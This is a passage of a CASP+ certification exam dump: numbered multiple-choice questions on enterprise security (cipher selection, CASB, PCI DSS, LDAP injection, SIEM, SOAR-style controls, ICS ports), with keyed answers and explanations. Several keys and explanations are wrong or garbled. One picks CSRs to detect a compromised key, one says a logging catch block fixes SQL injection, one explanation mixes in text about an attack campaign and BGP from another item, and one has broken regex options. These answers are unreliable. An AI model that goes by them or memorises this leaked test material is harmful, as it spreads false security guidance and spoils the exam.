- C. TLS\_CHACHA20\_POLY1305\_SHA256
- D. TLS\_AES\_128\_GCM\_SHA256

**Answer:** B

#### Explanation:

The security analyst should remove the cipher TLS\_DHE\_DSS\_WITH\_RC4\_128\_SHA to support the business requirements, as it is considered weak and vulnerable to on-path attacks. RC4 is an outdated stream cipher that has been deprecated by major browsers and protocols due to its flaws and weaknesses. The other ciphers are more secure and compliant with secure-by-design principles and PCI DSS. Verified References: <https://www.comptia.org/blog/what-is-a-cipher>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 147

A forensic investigator would use the foremost command for:

- A. cloning disks.
- B. analyzing network-captured packets.
- C. recovering lost files.
- D. extracting features such as email addresses

**Answer:** C

#### NEW QUESTION 152

A high-severity vulnerability was found on a web application and introduced to the enterprise. The vulnerability could allow an unauthorized user to utilize an open-source library to view privileged user information. The enterprise is unwilling to accept the risk, but the developers cannot fix the issue right away.

Which of the following should be implemented to reduce the risk to an acceptable level until the issue can be fixed?

- A. Scan the code with a static code analyzer, change privileged user passwords, and provide security training.
- B. Change privileged usernames, review the OS logs, and deploy hardware tokens.
- C. Implement MFA, review the application logs, and deploy a WAF.
- D. Deploy a VPN, configure an official open-source library repository, and perform a full application review for vulnerabilities.

**Answer:** C

#### Explanation:

Reference: <https://www.microfocus.com/en-us/what-is/sast>

Implementing MFA can add an extra layer of security to protect against unauthorized access if the vulnerability is exploited. Reviewing the application logs can help identify if any attempts have been made to exploit the vulnerability, and deploying a WAF can help block any attempts to exploit the vulnerability. While the other options may provide some level of security, they may not directly address the vulnerability and may not reduce the risk to an acceptable level.

#### NEW QUESTION 155

A cybersecurity analyst discovered a private key that could have been exposed.

Which of the following is the BEST way for the analyst to determine if the key has been compromised?

- A. HSTS
- B. CRL
- C. CSRs
- D. OCSP

**Answer:** C

#### Explanation:

Reference: <https://www.ssl.com/faqs/compromised-private-keys/>

#### NEW QUESTION 156

A security engineer needs to implement a CASB to secure employee user web traffic. A Key requirement is that relevant event data must be collected from existing on-premises infrastructure components and consumed by the CASB to expand traffic visibility. The solution must be highly resilient to network outages. Which of the following architectural components would BEST meet these requirements?

- A. Log collection
- B. Reverse proxy
- C. AFWAF
- D. API mode

**Answer:** A

#### NEW QUESTION 157

An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.

Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

- A. NIST
- B. GDPR
- C. PCI DSS
- D. ISO

**Answer:** C

#### Explanation:

PCI DSS (Payment Card Industry Data Security Standard) is a standard that provides the best guidance for protecting credit card information while it is at rest and in transit. PCI DSS is a standard that defines the security requirements and best practices for organizations that process, store, or transmit credit card information, such as merchants, service providers, or acquirers. PCI DSS aims to protect the confidentiality, integrity, and availability of credit card information and prevent fraud or identity theft. NIST (National Institute of Standards and Technology) is not a standard that provides the best guidance for protecting credit card information, but an agency that develops standards, guidelines, and recommendations for various fields of science and technology, including cybersecurity. GDPR (General Data Protection Regulation) is not a standard that provides the best guidance for protecting credit card information, but a regulation that defines the data protection and privacy rights and obligations for individuals and organizations in the European Union or the European Economic Area. ISO (International Organization for Standardization) is not a standard that provides the best guidance for protecting credit card information, but an organization that develops standards for various fields of science and technology, including information security. Verified References: <https://www.comptia.org/blog/what-is-pci-dss>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 162

A company is looking at sending historical backups containing customer PII to a cloud service provider to save on storage costs. Which of the following is the MOST important consideration before making this decision?

- A. Availability
- B. Data sovereignty
- C. Geography
- D. Vendor lock-in

**Answer:** B

#### NEW QUESTION 163

A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One Of the requirements for the implementation includes the capability to discover SaaS applications and block access to those that are unapproved or identified as risky. Which of the following would BEST achieve this objective?

- A. Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.
- B. Implement cloud infrastructure to proxy all user web traffic to enforce DLP and encryption policies.
- C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.
- D. Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.

**Answer:** C

#### Explanation:

The best way to achieve the objective of discovering SaaS applications and blocking access to unapproved or identified as risky ones is to implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy (C). This solution would allow the security architect to inspect all web traffic and enforce access control policies centrally. This solution also allows the security architect to detect and block risky SaaS applications.

Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 1:

Network Security Architecture and Design, Section 1.3: Cloud Security.

#### NEW QUESTION 164

A company created an external application for its customers. A security researcher now reports that the application has a serious LDAP injection vulnerability that could be leveraged to bypass authentication and authorization.

Which of the following actions would BEST resolve the issue? (Choose two.)

- A. Conduct input sanitization.
- B. Deploy a SIEM.
- C. Use containers.
- D. Patch the OS
- E. Deploy a WAF.
- F. Deploy a reverse proxy
- G. Deploy an IDS.

**Answer:** AE

**Explanation:**

A WAF protects your web apps by filtering, monitoring, and blocking any malicious HTTP/S traffic traveling to the web application, and prevents any unauthorized data from leaving the app. It does this by adhering to a set of policies that help determine what traffic is malicious and what traffic is safe.

According to OWASP, LDAP injection is an attack that exploits web applications that construct LDAP statements based on user input without proper validation or sanitization.

LDAP injection can result in unauthorized access, data modification, or denial of service. To prevent LDAP injection, OWASP recommends conducting input sanitization by escaping special characters in user input and deploying a web application firewall (WAF) that can detect and block malicious LDAP queries.<sup>45</sup>

**NEW QUESTION 166**

A software company wants to build a platform by integrating with another company's established product. Which of the following provisions would be MOST important to include when drafting an agreement between the two companies?

- A. Data sovereignty
- B. Shared responsibility
- C. Source code escrow
- D. Safe harbor considerations

**Answer:** B

**Explanation:**

When drafting an agreement between two companies, it is important to clearly define the responsibilities of each party. This is particularly relevant when a software company is looking to integrate with an established product. A shared responsibility agreement ensures that both parties understand their respective responsibilities and are able to work together efficiently and effectively. For example, the software company might be responsible for integrating the product and ensuring it meets user needs, while the established product provider might be responsible for providing ongoing support and maintenance. By outlining these responsibilities in the agreement, both parties can ensure that the platform is built and maintained successfully. References: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 8, Working with Third Parties.

**NEW QUESTION 171**

An organization requires a contractual document that includes

- An overview of what is covered
- Goals and objectives
- Performance metrics for each party
- A review of how the agreement is managed by all parties

Which of the following BEST describes this type of contractual document?

- A. SLA
- B. BAA
- C. NDA
- D. ISA

**Answer:** A

**Explanation:**

A Service Level Agreement is a contract between a service provider and a customer that outlines the level of services to be provided, the metrics by which those services will be measured, and how the agreement will be managed by both parties. SLAs also include provisions for dispute resolution and for the termination of the agreement.

Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 5: Security Testing, Section 5.7: Service Level Agreements.

**NEW QUESTION 173**

Which of the following are risks associated with vendor lock-in? (Choose two.)

- A. The client can seamlessly move data.
- B. The vendor can change product offerings.
- C. The client receives a sufficient level of service.
- D. The client experiences decreased quality of service.
- E. The client can leverage a multicloud approach.
- F. The client experiences increased interoperability.

**Answer:** BD

**Explanation:**

Reference: <https://www.cloudflare.com/learning/cloud/what-is-vendor-lock-in/#:~:text=Vendor%20lock%2Din%20can%20become,may%20involve%20reformatting%20the%20data>

Vendor lock-in is a situation where a client becomes dependent on a vendor for products or services and cannot easily switch to another vendor without substantial costs or inconvenience. Some of the risks associated with vendor lock-in are that the vendor can change product offerings, such as by discontinuing or modifying features, increasing prices, or reducing support, and that the client experiences decreased quality of service, such as by having poor performance, reliability, or security. These risks could affect the client's business operations, satisfaction, or competitiveness. The client can seamlessly move data, the client receives a sufficient level of service, and the client can leverage a multicloud approach are not risks associated with vendor lock-in, but potential benefits of avoiding vendor lock-in. Verified References: <https://www.comptia.org/blog/what-is-vendor-lock-in> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 174**

Which of the following is the MOST important cloud-specific risk from the CSP's viewpoint?

- A. Isolation control failure
- B. Management plane breach
- C. Insecure data deletion
- D. Resource exhaustion



**Answer:** B

#### NEW QUESTION 177

As part of the customer registration process to access a new bank account, customers are required to upload a number of documents, including their passports and driver's licenses. The process also requires customers to take a current photo of themselves to be compared against provided documentation. Which of the following BEST describes this process?

- A. Deepfake
- B. Know your customer
- C. Identity proofing
- D. Passwordless

**Answer:** C

#### Explanation:

Reference: <https://auth0.com/blog/what-is-identity-proofing-and-why-does-it-matter/>

#### NEW QUESTION 182

A developer implement the following code snippet.

```
catch (Exception e)
{
    if(log.isDebugEnabled())
    {
        log.debug("Caught InvalidOSMException Exception --"
            + e.toString());
    }
}
```

Which of the following vulnerabilities does the code snippet resolve?

- A. SQL inject
- B. Buffer overflow
- C. Missing session limit
- D. Information leakage

**Answer:** A

#### Explanation:

SQL injection is a type of vulnerability that allows an attacker to execute malicious SQL commands on a database by inserting them into an input field. The code snippet resolves this vulnerability by using parameterized queries, which prevent the input from being interpreted as part of the SQL command. Verified

References:

<https://www.comptia.org/training/books/casp-cas-004-study-guide> , [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)

#### NEW QUESTION 187

A Chief Information Security Officer (CISO) is concerned that a company's current data disposal procedures could result in data remanence. The company uses only SSDs. Which of the following would be the MOST secure way to dispose of the SSDs given the CISO's concern?

- A. Degaussing
- B. Overwriting
- C. Shredding
- D. Formatting
- E. Incinerating

**Answer:** C

#### Explanation:

Shredding is the most secure way to dispose of the SSDs given the CISO's concern. Shredding involves physically destroying the SSDs by cutting them into small pieces that make the data unrecoverable. Shredding is the ultimate data destruction method for both HDDs and SSDs, as it ensures that no data remanence is left on the media.

#### NEW QUESTION 189

A company hosts a large amount of data in blob storage for its customers. The company recently had a number of issues with this data being prematurely deleted before the scheduled backup processes could be completed. The management team has asked the security architect for a recommendation that allows blobs to be deleted occasionally, but only after a successful backup. Which of the following solutions will BEST meet this requirement?

- A. Mirror the blobs at a local data center.
- B. Enable fast recovery on the storage account.
- C. Implement soft delete for blobs.
- D. Make the blob immutable.

**Answer:** C

#### Explanation:

Soft delete allows blobs to be deleted, but the data remains accessible for a period of time before it is permanently deleted. This allows the company to delete blobs as needed, while still affording enough time for the backup process to complete. After the backup process is complete, the blobs can be permanently deleted.

#### NEW QUESTION 193

A security architect is implementing a web application that uses a database back end. Prior to the production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks. Which of the following sources could the architect consult to address this security concern?

- A. SDLC
- B. OVAL
- C. IEEE
- D. OWASP

**Answer: D**

#### Explanation:

OWASP is a resource used to identify attack vectors and their mitigations, OVAL is a vulnerability assessment standard OWASP (Open Web Application Security Project) is a source that the security architect could consult to address the security concern of XSS (cross-site scripting) attacks on a web application that uses a database back end. OWASP is a non-profit organization that provides resources and guidance for improving the security of web applications and services. OWASP publishes the OWASP Top 10 list of common web application vulnerabilities and risks, which includes XSS attacks, as well as recommendations and best practices for preventing or mitigating them. SDLC (software development life cycle) is not a source for addressing XSS attacks, but a framework for developing software in an organized and efficient manner. OVAL (Open Vulnerability and Assessment Language) is not a source for addressing XSS attacks, but a standard for expressing system configuration information and vulnerabilities. IEEE (Institute of Electrical and Electronics Engineers) is not a source for addressing XSS attacks, but an organization that develops standards for various fields of engineering and technology. Verified References: <https://www.comptia.org/blog/what-is-owasp> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 197

A security manager has written an incident response playbook for insider attacks and is ready to begin testing it. Which of the following should the manager conduct to test the playbook?

- A. Automated vulnerability scanning
- B. Centralized logging, data analytics, and visualization
- C. Threat hunting
- D. Threat emulation

**Answer: D**

#### Explanation:

Threat emulation is the method that should be used to test an incident response playbook for insider attacks. Threat emulation is a technique that simulates real-world attacks using realistic scenarios, tactics, techniques, and procedures (TTPs) of threat actors. Threat emulation can help evaluate the effectiveness of an incident response plan by testing how well it can detect, respond to, contain, eradicate, recover from, and learn from an attack. References: [CompTIA CASP+ Study Guide, Second Edition, page 461]

#### NEW QUESTION 199

A company is looking for a solution to hide data stored in databases. The solution must meet the following requirements:

- ? Be efficient at protecting the production environment
- ? Not require any change to the application
- ? Act at the presentation layer

Which of the following techniques should be used?

- A. Masking
- B. Tokenization
- C. Algorithmic
- D. Random substitution

**Answer: A**

#### NEW QUESTION 200

A local government that is investigating a data exfiltration claim was asked to review the fingerprint of the malicious user's actions. An investigator took a forensic image of the VM and downloaded the image to a secured USB drive to share with the government. Which of the following should be taken into consideration during the process of releasing the drive to the government?

- A. Encryption in transit
- B. Legal issues
- C. Chain of custody
- D. Order of volatility
- E. Key exchange

**Answer: C**

#### NEW QUESTION 203

A company based in the United States holds insurance details of EU citizens. Which of the following must be adhered to when processing EU citizens' personal, private, and confidential data?

- A. The principle of lawful, fair, and transparent processing
- B. The right to be forgotten principle of personal data erasure requests
- C. The non-repudiation and deniability principle
- D. The principle of encryption, obfuscation, and data masking

**Answer: A**

#### NEW QUESTION 207

city government's IT director was notified by the City council that the following cybersecurity requirements must be met to be awarded a large federal grant:

- + Logs for all critical devices must be retained for 365 days to enable monitoring and threat hunting.
- + All privileged user access must be tightly controlled and tracked to mitigate compromised accounts.
- + Ransomware threats and zero-day vulnerabilities must be quickly identified. Which of the following technologies would BEST satisfy these requirements? (Select THREE).

- A. Endpoint protection
- B. Log aggregator
- C. Zero trust network access
- D. PAM
- E. Cloud sandbox
- F. SIEM
- G. NGFW

**Answer:** BDF

#### Explanation:

B. Log aggregator: A log aggregator is a tool that collects, parses, and stores logs from various sources, such as devices, applications, servers, etc. A log aggregator can help meet the requirement of retaining logs for 365 days by providing a centralized and scalable storage solution<sup>1</sup>.

\* D. PAM: PAM stands for privileged access management. It is a technology that controls and monitors the access of privileged users (such as administrators) to critical systems and data. PAM can help meet the requirement of controlling and tracking privileged user access by enforcing policies such as least privilege, multifactor authentication, password rotation, session recording, etc. .

\* F. SIEM: SIEM stands for security information and event management. It is a technology that analyzes and correlates logs from various sources to detect and respond to security incidents. SIEM can help meet the requirement of identifying ransomware threats and zero- day vulnerabilities by providing real-time alerts, threat intelligence feeds, incident response workflows, etc. .

#### NEW QUESTION 212

A company's Chief Information Security Officer is concerned that the company's proposed move to the cloud could lead to a lack of visibility into network traffic flow logs within the VPC.

Which of the following compensating controls would be BEST to implement in this situation?

- A. EDR
- B. SIEM
- C. HIDS
- D. UEBA

**Answer:** B

#### Explanation:

Reference: <https://runpanther.io/cyber-explained/cloud-based-siem-explained/>

#### NEW QUESTION 215

A systems administrator was given the following IOC to detect the presence of a malicious piece of software communicating with its command-and-control server: post /malicious. php

User-Agent: Malicious Tool V 1.0 Host: www.rcalicious.com

The IOC documentation suggests the URL is the only part that could change. Which of the following regular expressions would allow the systems administrator to determine if any of the company hosts are compromised, while reducing false positives?

- A. User-Agent: Malicious Too
- B. \*
- C. www\. malicious\. com\maliciou
- D. php
- E. POST /malicious\. php
- F. Hose: [a-z] \*\malicious\.com
- G. maliciou
- H. \*

**Answer:** D

#### Explanation:

A regular expression (regex) is a sequence of characters that defines a search pattern for matching text. A regex can be used to detect the presence of a malicious piece of software communicating with its command-and-control server by matching the indicators of compromise (IOC) in the network traffic.

In this case, the systems administrator should use the regex Host: [a-z]\*.malicious.com to determine if any of the company hosts are compromised, while reducing false positives, because this regex would:

? Match the Host header in the HTTP request, which specifies the domain name of the command-and-control server.

? Allow any subdomain under the malicious.com domain, by using the character class [a-z]\*, which matches zero or more lowercase letters.

? Escape the dot character in the domain name, by using the backslash, which prevents it from being interpreted as a wildcard that matches any character.

? Not match any other parts of the IOC that could change, such as the URL path, the User-Agent header, or the HTTP method.

#### NEW QUESTION 218

A developer wants to develop a secure external-facing web application. The developer is looking for an online community that produces tools, methodologies, articles, and documentation in the field of web-application security Which of the following is the BEST option?

- A. ICANN
- B. PCI DSS
- C. OWASP
- D. CSA



E. NIST

**Answer: C**

#### NEW QUESTION 220

A company is migrating from company-owned phones to a BYOD strategy for mobile devices. The pilot program will start with the executive management team and be rolled out to the rest of the staff in phases. The company's Chief Financial Officer loses a phone multiple times a year. Which of the following will MOST likely secure the data on the lost device?

- A. Require a VPN to be active to access company data.
- B. Set up different profiles based on the person's risk.
- C. Remotely wipe the device.
- D. Require MFA to access company applications.

**Answer: C**

#### Explanation:

Remotely wiping the device is the best way to secure the data on the lost device, as it would erase all the data and prevent unauthorized access. Requiring a VPN to be active to access company data may not protect the data on the device itself, as it could be stored locally or cached. Setting up different profiles based on the person's risk may not prevent data loss or theft, as it depends on the level of access and encryption. Requiring MFA to access company applications may not protect the data on the device itself, as it could be stored locally or cached. Verified References: <https://www.comptia.org/blog/what-is-byod>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 223

A host on a company's network has been infected by a worm that appears to be spreading via SMB. A security analyst has been tasked with containing the incident while also maintaining evidence for a subsequent investigation and malware analysis. Which of the following steps would be best to perform FIRST?

- A. Turn off the infected host immediately.
- B. Run a full anti-malware scan on the infected host.
- C. Modify the smb.conf file of the host to prevent outgoing SMB connections.
- D. Isolate the infected host from the network by removing all network connections.

**Answer: D**

#### NEW QUESTION 225

A security engineer was auditing an organization's current software development practice and discovered that multiple open-source libraries were integrated into the organization's software. The organization currently performs SAST and DAST on the software it develops. Which of the following should the organization incorporate into the SDLC to ensure the security of the open-source libraries?

- A. Perform additional SAST/DAST on the open-source libraries.
- B. Implement the SDLC security guidelines.
- C. Track the library versions and monitor the CVE website for related vulnerabilities.
- D. Perform unit testing of the open-source libraries.

**Answer: C**

#### Explanation:

Reference: <https://www.whitesourcesoftware.com/resources/blog/application-security-best-practices/>  
Tracking the library versions and monitoring the CVE (Common Vulnerabilities and Exposures) website for related vulnerabilities is an activity that the organization should incorporate into the SDLC (software development life cycle) to ensure the security of the open-source libraries integrated into its software. Tracking the library versions can help identify outdated or unsupported libraries that may contain vulnerabilities or bugs. Monitoring the CVE website can help discover publicly known vulnerabilities in the open-source libraries and their severity ratings. Performing additional SAST/DAST (static application security testing/dynamic application security testing) on the open-source libraries may not be feasible or effective for ensuring their security, as SAST/DAST are mainly focused on testing the source code or functionality of the software, not the libraries. Implementing the SDLC security guidelines is a general activity that the organization should follow for developing secure software, but it does not specifically address the security of the open-source libraries. Performing unit testing of the open-source libraries may not be feasible or effective for ensuring their security, as unit testing is mainly focused on testing the individual components or modules of the software, not the libraries. Verified References: <https://www.comptia.org/blog/what-is-cve> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 228

A company's claims processed department has a mobile workforce that receives a large number of email submissions from personal email addresses. An employee recently received an email that appeared to be a claim form, but it installed malicious software on the employee's laptop when it was opened.

- A. Implement application whitelisting and add only the email client to the whitelist for laptop in the claims processing department.
- B. Required all laptops to connect to the VPN before accessing email.
- C. Implement cloud-based content filtering with sandboxing capabilities.
- D. Install a mail gateway to scan incoming messages and strip attachments before they reach the mailbox.

**Answer: C**

#### Explanation:

Implementing cloud-based content filtering with sandboxing capabilities is the best solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form. Cloud-based content filtering is a technique that uses a cloud service to filter or block web traffic based on predefined rules or policies, preventing unauthorized or malicious access to web resources or services. Cloud-based content filtering can prevent malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it can scan or analyze email attachments before they reach the mailbox and block or quarantine them if they are malicious. Sandboxing is a technique that uses an isolated or virtualized environment to execute or test suspicious or untrusted code or applications, preventing them from affecting the host system or network. Sandboxing can prevent malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it can run or detonate email attachments in a safe environment and observe their behavior or impact before allowing them to reach the mailbox. Implementing application whitelisting and

adding only the email client to the whitelist for laptops in the claims processing department is not a good solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could affect the usability or functionality of other applications on the laptops that may be needed for work purposes, as well as not prevent malicious software from running within the email client. Requiring all laptops to connect to the VPN (virtual private network) before accessing email is not a good solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could introduce latency or performance issues for accessing email, as well as not prevent malicious software from reaching or executing on the laptops. Installing a mail gateway to scan incoming messages and strip attachments before they reach the mailbox is not a good solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could affect the normal operations or functionality of email communication, as well as not prevent legitimate attachments from reaching the mailbox. Verified References: <https://www.comptia.org/blog/what-is-cloud-based-content-filtering> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 232

An auditor needs to scan documents at rest for sensitive text. These documents contain both text and Images. Which of the following software functionalities must be enabled in the DLP solution for the auditor to be able to fully read these documents? (Select TWO).

- A. Document interpolation
- B. Regular expression pattern matching
- C. Optical character recognition functionality
- D. Baseline image matching
- E. Advanced rasterization
- F. Watermarking

**Answer:** AC

#### NEW QUESTION 236

A company wants to improve the security of its web applications that are running on in-house servers. A risk assessment has been performed and the following capabilities are desired:

- Terminate SSL connections at a central location
- Manage both authentication and authorization for incoming and outgoing web service calls
- Advertise the web service API
- Implement DLP and anti-malware features

Which of the following technologies will be the BEST option?

- A. WAF
- B. XML gateway
- C. ESB gateway
- D. API gateway

**Answer:** D

#### Explanation:

An API gateway is a device or software that acts as an intermediary between clients and servers that provide web services through application programming interfaces (APIs). An API gateway can provide various functions such as:

- ? Terminating SSL connections at a central location, reducing the overhead on the backend servers and simplifying certificate management
- ? Managing both authentication and authorization for incoming and outgoing web service calls, enforcing security policies and access control
- ? Advertising the web service API, providing documentation and discovery features for developers and consumers

? Implementing DLP and anti-malware features, preventing data leakage and malicious code injection A web application firewall (WAF) is a device or software that filters and blocks malicious web traffic from reaching an application. A WAF can provide some protection for web services, but it does not provide all the functions of an API gateway. An XML gateway is a device or software that validates, transforms, and routes XML messages between clients and servers that provide web services. An XML gateway can provide some functions of an API gateway, but it is limited to XML-based web services and does not support other formats such as JSON. An enterprise service bus (ESB) gateway is a device or software that integrates and orchestrates multiple web services into a single service or application. An ESB gateway can provide some functions of an API gateway, but it is more focused on business logic and workflow rather than security and performance.

References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.3: Implement solutions for the secure use of cloud services

#### NEW QUESTION 237

An organization is referencing NIST best practices for BCP creation while reviewing current internal organizational processes for mission-essential items. Which of the following phases establishes the identification and prioritization of critical systems and functions?

- A. Review a recent gap analysis.
- B. Perform a cost-benefit analysis.
- C. Conduct a business impact analysis.
- D. Develop an exposure factor matrix.

**Answer:** C

#### Explanation:

Reference: <https://itsm.ucsf.edu/business-impact-analysis-bia-0>

According to NIST SP 800-34 Rev. 1, a business impact analysis (BIA) is a process that identifies and evaluates the potential effects of natural and man-made events on organizational operations. The BIA enables an organization to determine which systems and processes are essential to the organization's mission and prioritize their recovery time objectives (RTOs) and recovery point objectives (RPOs).<sup>12</sup>

#### NEW QUESTION 239

A security analyst wants to keep track of all outbound web connections from workstations. The analyst's company uses an on-premises web filtering solution that forwards the outbound traffic to a perimeter firewall. When the security analyst gets the connection events from the firewall, the source IP of the outbound web traffic is the translated IP of the web filtering solution. Considering this scenario involving source NAT, which of the following would be the BEST option to inject in the HTTP header to include the real source IP from workstations?

- A. X-Forwarded-Proto

- B. X-Forwarded-For
- C. Cache-Control
- D. Strict-Transport-Security
- E. Content-Security-Policy

**Answer:** B

#### NEW QUESTION 244

FILL IN THE BLANK

A company's finance department acquired a new payment system that exports data to an unencrypted file on the system. The company implemented controls on the file so only appropriate personnel are allowed access. Which of the following risk techniques did the department use in this situation?

- A. Accept
- B. Avoid
- C. Transfer
- D. Mitigate

**Answer:** D

#### NEW QUESTION 245

An attack team performed a penetration test on a new smart card system. The team demonstrated that by subjecting the smart card to high temperatures, the secret key could be revealed.

Which of the following side-channel attacks did the team use?

- A. Differential power analysis
- B. Differential fault analysis
- C. Differential temperature analysis
- D. Differential timing analysis

**Answer:** B

#### Explanation:

"Differential fault analysis (DFA) is a type of active side-channel attack in the field of cryptography, specifically cryptanalysis. The principle is to induce faults—unexpected environmental conditions—into cryptographic operations, to reveal their internal states."

#### NEW QUESTION 247

A security architect is analyzing an old application that is not covered for maintenance anymore because the software company is no longer in business. Which of the following techniques should have been implemented to prevent these types of risks?

- A. Code reviews
- B. Supply chain visibility
- C. Software audits
- D. Source code escrows

**Answer:** D

#### Explanation:

A source code escrow is a legal agreement that involves a third party holding the source code of a software application on behalf of the software vendor and the software licensee. The source code escrow ensures that the licensee can access the source code in case the vendor goes out of business, fails to provide maintenance or support, or breaches the contract terms.

A source code escrow would have prevented the risk of having an old application that is not covered for maintenance anymore because the software company is no longer in business, because it would:

? Allow the licensee to obtain the source code and continue to update, fix, or modify the application according to their needs.

? Protect the vendor's intellectual property rights and prevent unauthorized disclosure or use of the source code.

? Provide a legal framework and a trusted mediator for resolving any disputes or issues between the vendor and the licensee.

#### NEW QUESTION 249

A vulnerability analyst identified a zero-day vulnerability in a company's internally developed software. Since the current vulnerability management system does not have any checks for this vulnerability, an engineer has been asked to create one.

Which of the following would be BEST suited to meet these requirements?

- A. ARF
- B. ISACs
- C. Node.js
- D. OVAL

**Answer:** D

#### Explanation:

OVAL (Open Vulnerability and Assessment Language) is a standard that would be best suited for creating checks for a zero-day vulnerability in an organization's internally developed software. OVAL is a standard for expressing system configuration information and vulnerabilities in an XML format, allowing interoperability and automation among different security tools and platforms. An engineer can use OVAL to create definitions or tests for specific vulnerabilities or states in the software, and then use OVAL-compatible tools to scan or evaluate the software against those definitions or tests. ARF (Asset Reporting Format) is not a standard for creating checks for vulnerabilities, but a standard for expressing information about assets and their characteristics in an XML format, allowing interoperability and automation among different security tools and platforms. ISACs (Information Sharing and Analysis Centers) are not standards for creating checks for vulnerabilities, but organizations that collect, analyze, and disseminate information about threats, vulnerabilities, incidents, or best practices among different sectors or communities. Node.js is not a standard for creating checks for vulnerabilities, but a runtime environment that allows executing JavaScript code outside of a web browser, enabling the development of scalable web applications or services. Verified References: <https://www.comptia.org/blog/what-is-oval>



<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 252

An e-commerce company is running a web server on premises, and the resource utilization is usually less than 30%. During the last two holiday seasons, the server experienced performance issues because of too many connections, and several customers were not able to finalize purchase orders. The company is looking to change the server configuration to avoid this kind of performance issue.

Which of the following is the MOST cost-effective solution?

- A. Move the server to a cloud provider.
- B. Change the operating system.
- C. Buy a new server and create an active-active cluster.
- D. Upgrade the server with a new one.

**Answer:** A

#### Explanation:

Moving the server to a cloud provider is the most cost-effective solution to avoid performance issues caused by too many connections during peak seasons, such as holidays. Moving the server to a cloud provider can provide scalability, elasticity, and availability for the web server, as it can adjust its resources and capacity according to the demand and traffic. Moving the server to a cloud provider can also reduce operational and maintenance costs, as the cloud provider can handle the infrastructure and security aspects. Changing the operating system may not help avoid performance issues, as it could introduce compatibility or functionality problems, and it may not address the resource or capacity limitations. Buying a new server and creating an active-active cluster may help avoid performance issues, but it may not be cost-effective, as it could involve hardware and software expenses, as well as complex configuration and management tasks. Upgrading the server with a new one may help avoid performance issues, but it may not be cost-effective, as it could involve hardware and software expenses, as well as migration and testing efforts. Verified References: <https://www.comptia.org/blog/what-is-cloud-computing> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 253

A security architect works for a manufacturing organization that has many different branch offices. The architect is looking for a way to reduce traffic and ensure the branch offices receive the latest copy of revoked certificates issued by the CA at the organization's headquarters location. The solution must also have the lowest power requirement on the CA.

Which of the following is the BEST solution?

- A. Deploy an RA on each branch office.
- B. Use Delta CRLs at the branches.
- C. Configure clients to use OCSP.
- D. Send the new CRLs by using GPO.

**Answer:** C

#### Explanation:

Reference: <https://www.sciencedirect.com/topics/computer-science/revoke-certificate>

OCSP (Online Certificate Status Protocol) is a protocol that allows clients to check the revocation status of certificates in real time by querying an OCSP responder server. This would enable the organization to determine whether it is vulnerable to the active campaign utilizing a specific vulnerability, as it would show if any certificates have been compromised or revoked. Deploying an RA (registration authority) on each branch office may not help with checking the revocation status of certificates, as an RA is responsible for verifying the identity of certificate applicants, not issuing or revoking certificates. Using Delta CRLs (certificate revocation lists) at the branches may not provide timely or accurate information on certificate revocation status, as CRLs are updated periodically and may not reflect the latest changes. Implementing an inbound BGP (Border Gateway Protocol) prefix list may not help with checking the revocation status of certificates, as BGP is a protocol for routing network traffic between autonomous systems, not verifying certificates. Verified References: <https://www.comptia.org/blog/what-is-ocsp> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 257

A security consultant has been asked to recommend a secure network design that would:

- Permit an existing OPC server to communicate with a new Modbus server that is controlling electrical relays.
- Limit operational disruptions.

Due to the limitations within the Modbus protocol, which of the following configurations should the security engineer recommend as part of the solution?

- A. Restrict inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 135.
- B. Restrict outbound traffic so that only the OPC server is permitted to reach the Modbus server on port 102.
- C. Restrict outbound traffic so that only the OPC server is permitted to reach the Modbus server on port 5000.
- D. Restrict inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 502.

**Answer:** D

#### Explanation:

OPC (Open Platform Communications) and Modbus are two common protocols used for industrial control systems (ICS). OPC is a standard that allows different devices and applications to exchange data in a vendor-neutral way. Modbus is a serial communication protocol that enables devices to send and receive commands and data over a network. Modbus has two variants: Modbus TCP/IP, which uses TCP port 502 for communication, and Modbus RTU/ASCII, which uses serial ports.

To allow an OPC server to communicate with a Modbus server that is controlling electrical relays, the security engineer should recommend restricting inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 502. This configuration would:

? Permit the OPC server to send commands and data to the Modbus server using Modbus TCP/IP protocol over port 502.

? Limit operational disruptions, by preventing unauthorized or malicious access to the Modbus server from other sources.

